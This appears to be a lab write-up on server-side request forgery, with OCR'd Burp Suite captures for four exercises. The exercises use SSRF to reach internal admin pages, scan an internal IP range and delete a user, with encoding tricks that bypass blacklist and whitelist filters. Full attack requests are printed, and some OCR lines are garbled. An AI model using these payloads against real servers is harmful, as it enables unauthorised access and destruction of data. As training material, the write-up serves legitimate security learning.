What is SSRF?
Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.


Lab1: Basic SSRF against the local server

Description: This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

Testing procedure and snapshot:


- Browse to /admin and observe that you can't directly access the admin page.
- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
- Change the URL in the stockApi parameter to http://localhost/admin. This should display the administration interface.
- Read the HTML to identify the URL to delete the target user, which is: http://localhost/admin/delete?username=carlos
- Submit this URL in the stockApi parameter, to deliver the SSRF attack.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel Follow redirection
Request
Raw Params Headers Hex
Response
Raw Headers Hex

Target: https://aca61f221ed175f98058287200d700e6.web-security-academy.net

```
POST /product/stock HTTP/1.1
Host: aca61f221ed175f98058287200d700e6.web-security-academy.net
Connection: close
Content-Length: 54
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin:
https://aca61f221ed175f98058287200d700e6.web-security-academy.ne
t
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://aca61f221ed175f98058287200d700e6.web-security-academy.ne
t/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=bmOgnPBe1GOL16cFL99AtKMBEbDT12py

stockApi=http://localhost/admin/delete?username=carlos
```

```
HTTP/1.1 302 Found
Location: /admin
Set-Cookie: session=luwaxM1NQLGhDkclglCRlbal3SFUZ4Kh; Path=/; Secure; HttpOnly
Connection: close
Content-Length: 0
```



Lab2: Basic SSRF against another back-end system


Description: This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

Testing procedure and snapshot:


- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Intruder.

- Click "Clear §", change the stockApi parameter to http://192.168.0.1:8080/admin then highlight the final octet of the IP address (the number 1), click "Add §".
- Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
- Click "Start attack".
- Click on the "Status" column to sort it by status code ascending. You should see a single entry with a status of 200, showing an admin interface.
- Click on this request, send it to Burp Repeater, and change the path in the stockApi to: /admin/delete?username=carlos


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
125	125	200	☐	☐	3039	
)		400	☐	☐	133	
1	1	400	☐	☐	133	
2	2	500	☐	☐	175	
3	3	500	☐	☐	175	
4	4	500	☐	☐	175	
5	5	500	☐	☐	175	
5	6	500	☐	☐	175	
7	7	500	☐	☐	175	
3	8	500	☐	☐	175	
)	9	500	☐	☐	175	

```
OST /product/stock HTTP/1.1
ost: accb1f711fb5cb1580789dcb0089004f.web-security-academy.net
onnection: close
ontent-Length: 40
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
hrome/81.0.4044.129 Safari/537.36
ontent-Type: application/x-www-form-urlencoded
ccept: */*
rigin: https://accb1f711fb5cb1580789dcb0089004f.web-security-academy.net
ec-Fetch-Site: same-origin
ec-Fetch-Mode: cors
ec-Fetch-Dest: empty
eferer: https://accb1f711fb5cb1580789dcb0089004f.web-security-academy.net/product?productId=1
ccept-Encoding: gzip, deflate
ccept-Language: en,en-US;q=0.9
ookie: session=G1fuWoL7PJZfoaNZUPXeEYQ72cb7WXc3

tockApi=http://192.168.0.125:8080/admin
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel Follow redirection
Target: https://accb1f711fb5cb1580789dcb0089004f.web-security-academy.net
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
POST /product/stock HTTP/1.1
Host: accb1f711fb5cb1580789dcb0089004f.web-security-academy.net
Connection: close
Content-Length: 63
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin:
https://accb1f711fb5cb1580789dcb0089004f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://accb1f711fb5cb1580789dcb0089004f.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=G1fuWoL7PJZfoaNZUPXeEYQ72cb7WXc3

stockApi=http://192.168.0.125:8080/admin/delete?username=carlos
```

```
HTTP/1.1 302 Found
Location: /admin
Connection: close
Content-Length: 0
```



Lab3: SSRF with blacklist-based input filter


Description: This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Testing procedure and snapshot:


- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
- Change the URL in the stockApi parameter to http://127.0.0.1/ and observe that the request is blocked.
- Bypass the block by changing the URL to: http://127.1/
- Change the URL to http://127.1/admin and observe that the URL is blocked again.
- Obfuscate the "a" by double-URL encoding it to %2561 to access the admin interface and delete the target user.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Go Cancel < > Follow redirection
Request
Raw Params Headers Hex
Response
Raw Headers Hex

Target: https://ac3e1fd91e1bafc680466a2f0082007d.web-security-academy.net

```
POST /product/stock HTTP/1.1
Host: ac3e1fd91e1bafc680466a2f0082007d.web-security-academy.net
Connection: close
Content-Length: 58
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin:
https://ac3e1fd91e1bafc680466a2f0082007d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://ac3e1fd91e1bafc680466a2f0082007d.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=EoTdz2rpVSzoPYgIvuMnwnOin3DRLirg

stockApi=http://127.1/%25%36%31dmin/delete?username=carlos
```

```
HTTP/1.1 302 Found
Location: /admin
Set-Cookie: session=pCxBO6OTKn8cRX5TfeUKyuKVSSXNzeIH; Path=/; Secure;
HttpOnly
Connection: close
Content-Length: 0
```


SSRF with blacklist-based input filter

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | Account login

Caution Sign

$11.63

Lab4: SSRF with whitelist-based input filter


Description: This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed an anti-SSRF defense you will need to bypass.


Testing procedure and snapshot:

- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
- Change the URL in the stockApi parameter to http://127.0.0.1/ and observe that the application is parsing the URL, extracting the hostname, and validating it against a whitelist.
- Change the URL to http://username@stock.weliketoshop.net/ and observe that this is accepted, indicating that the URL parser supports embedded credentials.
- Append a # to the username and observe that the URL is now rejected.
- Double-URL encode the # to %2523 and observe the extremely suspicious "Internal Server Error" response, indicating that the server may have attempted to connect to "username".
- Change the URL to http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos to access the admin interface and delete the target user.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × ...
Go Cancel < > Follow redirection
Target: https://acb51f871ee7498980a91c7300420046.web-security-academy.net
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
POST /product/stock HTTP/1.1
Host: acb51f871ee7498980a91c7300420046.web-security-academy.net
Connection: close
Content-Length: 89
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin:
https://acb51f871ee7498980a91c7300420046.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://acb51f871ee7498980a91c7300420046.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=PZFatDdMufshVGPLEpCrWzMTOhT7dUJd

stockApi=http://localhost:80%25%32%33@stock.weliketoshop.net/admin/delete
?username=carlos
```

```
HTTP/1.1 302 Found
Location: null
Set-Cookie: session=OFn16ORMNHkuTjYe1U3QmJr1OVABObeb; Path=/; Secure;
HttpOnly
Connection: close
Content-Length: 0
```



Lab5: SSRF with filter bypass via open redirection vulnerability

